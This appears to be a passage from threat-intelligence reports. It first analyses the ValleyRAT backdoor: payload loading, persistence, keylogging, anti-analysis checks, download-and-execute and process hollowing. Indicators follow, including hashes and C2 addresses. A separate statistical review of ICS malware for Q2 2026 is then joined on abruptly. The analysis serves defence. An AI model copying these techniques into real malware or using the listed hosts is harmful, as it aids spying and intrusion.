
Retrieving the payload from a resource
Both payloads are AES-encrypted DLLs that contain the ValleyRAT backdoor. The only difference between them is their configuration, specifically, the C2 server addresses. After decryption, libcef.dll checks the magic signatures in the resulting PE file’s headers to confirm the sample is valid. If this check fails, the library releases its resources and takes no further action.

Validating the PE file headers after decryption
If the headers check out, libcef.dll loads the payload into the process’s memory space and hands control over to the backdoor by calling DllMain.

Calling DllMain
ValleyRAT begins its operation by parsing its configuration, which consists of key:value pairs concatenated into a single string. To obfuscate this configuration, the attackers wrote the string in reverse.

Obfuscated configuration
During parsing, the backdoor restores the correct character order and reads the key values one by one. The set of keys is the same regardless of which process the backdoor is running in.

Parsing the configuration
Some of the configuration fields are listed below:
| Key | Description |
| p? | C2 server IP address |
| o? | C2 server port |
| t? | Protocol (1: TCP, 0: UDP) |
| dd | Sleep duration before executing the main code |
| cl | Sleep duration after receiving the corresponding command from the server |
| bz | Configuration creation date |
| bh | Whether to mark the current process as critical (so that terminating it triggers a blue screen of death) Possible values: 1: yes, 0: no |
| ll | Whether to check for running security/traffic-analysis tools/processes (1: check, 0: do not check) |
| sh | Whether to inject code into svchost that will restart the malicious process (1: inject, 0: do not inject) |
The backdoor uses several techniques to protect its process. Some are configuration-dependent, while others are always applied:

Injecting code into svchost
The function injected into the process has a single job: restart the backdoor if its execution is interrupted for any reason.

Injected function

Setting its own process as critical

Restarting on exceptions
The backdoor also has spyware functionality. While running, it tracks keystrokes and the currently focused window by using functions from the DirectInput8 library. It also captures clipboard contents. All collected data is saved to a file on disk.

Capturing clipboard data
If the ll key in the configuration is set to 1, ValleyRAT periodically checks for active windows belonging to applications that could be used to analyze processes or traffic. Window enumeration is done via the EnumWindows function, using the following callback:

Window name checks
After completing these checks, the backdoor collects system information, including:
On command, the backdoor can perform the actions typical of this malware category:

Snippet of the command handler
Let’s take a closer look at the module-loading functionality. Upon receiving the corresponding command with a link from its operator, the backdoor downloads the file at that link and executes it. The download can come from either the C2 server or a third-party address.

The DownloadPeFile function is responsible for downloading a PE file

The DownloadAndExecute function calls DownloadPeFile, then launches the downloaded module
Additional modules can take the form of purpose-built dynamic libraries or shellcode. If the payload is shellcode, the backdoor uses process hollowing with svchost to launch the module.

Implementation of the process hollowing technique
If the module is a dynamic library, the backdoor loads the PE file into its own process, calls DllMain, and searches for a Main function among the exported functions. Once Main has been called, the library is unloaded from memory.
Calling DllMain after the backdoor loads the PE file
Over the course of 2026, we detected the ValleyRAT backdoor and its associated malware more than 100,000 times, with more than 1500 unique users affected, primarily in China and India.
This attack geography, combined with the use of the ValleyRAT backdoor, points to Silver Fox, a known operator of this malware family, as the likely group behind the campaign.
This case is a clear example of how adware and affiliate networks can turn out to be far more dangerous than they appear. ValleyRAT is a sophisticated backdoor capable of collecting sensitive data such as keystrokes and clipboard contents, taking screenshots, and delivering additional malicious modules. The attackers exploited a well-known adware application to run the backdoor under the guise of a signed process, which complicates detection.
Motivated by both cyberespionage and financial gain, Silver Fox targets organizations across multiple countries. To stay protected, organizations should keep employee cybersecurity awareness up to date and enforce clear policies on the use of third-party software on work devices.
For individual users, we recommend avoiding the installation of software with a questionable reputation, and, even more importantly, never adding such software to your security solutions’ exclusion lists.
07ddbbe2c71c45577a7a4fbcdba0df91
c24e99f9437feacaa63766a3cde3fe3d
8a626d844943da3456b044f38deae3a2
103.45.66.18:441
103.45.66.18:442
103.45.66.18:443
192.253.225.173:6666
192.253.225.173:8888




In Q2 2026, the percentage of ICS computers on which malicious objects were blocked continued to decrease, falling to 19.15%, its lowest level since 2022.

Percentage of ICS computers on which malicious objects were blocked, Q3 2023–Q2 2026
Regionally, the percentages ranged from 8.1% in Northern Europe to 27.9% in Africa.

Regions ranked by percentage of attacked ICS computers
The figures increased in five regions over the quarter, most notably in East Asia (by 2.0 pp) and Africa (by 0.5 pp).
East Asia saw increases in percentages for all threats except miners. The region ranked first in terms of growth for malicious scripts and phishing pages, spyware, and viruses. East Asia also led in terms of growth in threats from the internet. The percentage of ICS computers on which email threats were blocked also increased.
The biometrics sector (26.44%) has traditionally led the rankings of industries and OT infrastructures surveyed in this report in terms of the percentage of ICS computers on which malicious objects were blocked. Biometric systems are characterized by the availability of internet access, extensive email use for data exchange and approvals (e.g. access granting), and, in many cases, minimal cybersecurity controls within the organizations that use them.

Industries ranked by percentage of ICS computers on which malicious objects were blocked
The biometrics sector ranked first among industries in terms of the following threat categories: malicious scripts and phishing pages, malicious documents, spyware, ransomware, and worms. The sector is also leading among industries in terms of email threats. At the same time, unlike other industries, the percentage of affected ICS computers for email threats in biometrics exceeds that for internet threats.
In all selected industries, the global average follows a downward trend.
In Q2 2026, Kaspersky security solutions blocked malware from 10,904 different malware families of various categories on industrial automation systems.
Over the quarter, the percentage of ICS computers on which malicious objects of the following categories were blocked increased: denylisted internet resources, malicious documents, worms, ransomware, and malware for AutoCAD.

Percentage of ICS computers on which the activity of malicious objects from various categories was blocked
Malicious scripts and phishing pages remained in first place in the threat category rankings based on the percentage of ICS computers on which the respective threats were blocked. In Q2 2026, the global average dropped to 5.42%.
Over the quarter, the figure for this category only increased in East Asia, rising by 0.93 pp to 4.86%. This is the second-highest figure in the region in the last three years.
In East Asia, the percentage of ICS computers affected by malicious scripts and phishing pages increased in all the industries surveyed, except construction. The highest figures were recorded for biometrics (9.01%) and building automation (6.49%).
In Q2 2026, denylisted internet resources rose in the threat category rankings from third to second place, displacing spyware. Globally, the percentage of ICS computers on which denylisted internet resources were blocked has been increasing for two quarters in row and reached 4.31%.
The figures increased in all regions over the quarter, most notably in Russia (by 1.33 pp). Moreover, Russia ranked first (5.17%) among the regions in terms of denylisted internet resources. Since 2022, the region has topped these rankings twice before, both times in Q2: in 2022 and 2024.
Among the selected industries in Russia, the highest figures for the denylisted internet resources were in the electric power (6.61%) and engineering and ICS integration (5.62%) industries.
Malicious documents ranked fourth in the threat category rankings by the percentage of ICS computers on which they were blocked. The percentage for this category decreased over the previous three quarters, reaching its lowest level in three years. However, in Q2 2026, it increased to 1.77%.
Over the quarter, the figures for malicious documents increased in seven regions, most notably in South America (by 1.35 pp) and Southern Europe (by 0.48 pp). These two regions are among the top three in terms of malicious documents, malicious scripts and phishing pages, as well as threats from email clients.
South America ranked second in the rankings of regions in terms of malicious documents. In Q2 2026, the percentage of ICS computers in the region on which this threat was blocked was 3.56%, which was the fourth highest in three years.
Among the selected industries in South America, the highest percentage of ICS computers on which malicious documents were blocked was in biometrics (6.67%).
Southern Europe ranked first in the rankings of regions in terms of malicious documents. In the previous quarter, the percentage of ICS computers in the region on which this threat was blocked was the lowest in three years, but in Q2 2026 it increased to 3.63%.
Among the selected industries in Southern Europe, the highest percentage of ICS computers on which malicious documents were blocked was once again in biometrics (11.48%).
Spyware ranked third in the threat category rankings based on the percentage of ICS computers on which it was blocked. The percentage for this category (3.30%) is the lowest since 2022.
Over the quarter, the figures increased in three regions, most notably in East Asia (by 0.53 pp) and Southeast Asia (by 0.42 pp).
East Asia ranked third based on the figures for spyware (4.77%), behind Africa and Southeast Asia. This is the region’s highest rate since Q2 2025. Among the countries and territories in the region, the highest percentage of ICS computers on which spyware was blocked was in mainland China (6.61%). Among the selected industries in East Asia, the highest figures for spyware were in the electric power (11.75%) and manufacturing (5.87%) industries. In all the industries surveyed, the figures are higher than the regional average.
Southeast Asia ranked second after Africa in the ranking of regions in terms of spyware, with 5.32%. Among the selected industries in Southeast Asia, the highest figures for spyware were in biometrics (8.93%) and manufacturing (7.32%). The figures increased in all industries over the quarter.
The percentage of ICS computers on which ransomware was blocked decreased in the previous three quarters but increased to 0.16% in Q2 2026.
During the quarter, the percentage increased in all regions, except Western and Southern Europe and North America (Canada). Africa led the ranking in terms of growth for this metric.
In Q2 2026, Africa ranked first among the regions in terms of the percentage of ICS computers on which ransomware was blocked (0.29%). The only time the figure in the region was higher in the past three years was Q2 2025 (0.31%).
Among the selected industries in Africa, the highest figures for ransomware were in the electric power industry (0.72%) and biometrics (0.52%). Over the quarter, the figures increased in all industries, except manufacturing and construction. The biggest increase was recorded in the electric power industry.
In Russia, the percentage of ICS computers on which ransomware was blocked in biometric systems has increased for three consecutive quarters, reaching 1.22%. This is the highest level of ransomware across all industries in all regions.
In Q2 2026, the percentage of ICS computers on which miners were blocked was the lowest since 2021, for both miners in the form of executable files for Windows (0.48%) and web miners running in browsers (0.14%).
The figures for both categories decreased in all regions, except for Africa where figures for miners in the form of executable files for Windows increased slightly.
On average, the oil and gas industry led the rankings among the selected industries both in terms of miners in the form of executable files for the Windows OS (0.66%) and in terms of web miners (0.34%).
In Q2 2026, the percentage of ICS computers on which worms were blocked increased to 1.43%.
In Q2 2026, the Middle East (2.11%) was second (after Africa) in the rankings of regions in terms of worms, displacing Central Asia and the South Caucasus.
Among the selected industries in the Middle East, the highest percentage of ICS computers on which worms were blocked was in building automation (2.90%). Over the quarter, the figures increased in all industries.
Australia and New Zealand ranked 12th among the regions in terms of the percentage of ICS computers on which worms were blocked (0.41%). Over the past three years, the figure in this region was only higher in Q2 2024 (0.42%). The figures increased in all the surveyed industries in the region, most notably in manufacturing and electric power. As a result, for these industries they exceeded the regional average by 2.9 and 2.3 times, respectively.
In Q2 2026, the percentage of ICS computers on which viruses were blocked decreased to 1.29%.
The top three regions for this metric remain unchanged: Southeast Asia (6.03%), Africa (4.22%), and East Asia (3.14%). These same regions lead the rankings in terms of malware for AutoCAD.
The figures increased in three regions: East Asia, Australia and New Zealand, and Africa, where it has been growing for four consecutive quarters and reached its highest value since 2022.
Among the selected industries in Africa, the highest percentage of ICS computers on which viruses were blocked was in construction (5.47%).
East Asia ranked third among the regions in terms of viruses, reaching the highest level in the region for the past three years. Among the countries and administrative regions of East Asia, mainland China is the clear leader in terms of viruses (5.07%).
Among the selected industries in East Asia, the highest percentage of ICS computers on which viruses were blocked was in construction (5.93%).
In Australia and New Zealand, the increase in the percentage of ICS computers on which viruses were blocked was primarily due to a 4.3-fold increase in the figure for the electric power industry: from 0.29% to 1.24%. For a region where the percentage of attacked ICS computers for all threats is 0.12%, this is a very high value.
In Q2 2026, the percentage of ICS computers on which malware for AutoCAD was blocked increased to 0.31%.
The most notable increase over the quarter was observed in Africa. After more than doubling in the previous quarter, the figure for the region continued to rise (although not so dramatically), reaching 1.02%.
Among the selected industries across all regions, the highest percentage of ICS computers on which malware for AutoCAD was blocked was in construction in East Asia (6.38%) and in Southeast Asia (4.05%).
In Q2 2026, of all the threat sources, the percentage increased only for email.

Percentage of ICS computers on which malicious objects from various sources were blocked
The percentage of ICS computers on which threats from the internet were blocked decreased to 7.61%, reaching its lowest level since 2021.
Over the quarter, the percentage increased in three regions: East Asia by 0.8 pp (to 6.3%), South Asia by 0.3 pp (to 10.4%), and Russia by 0.3 pp (to 6.4%).
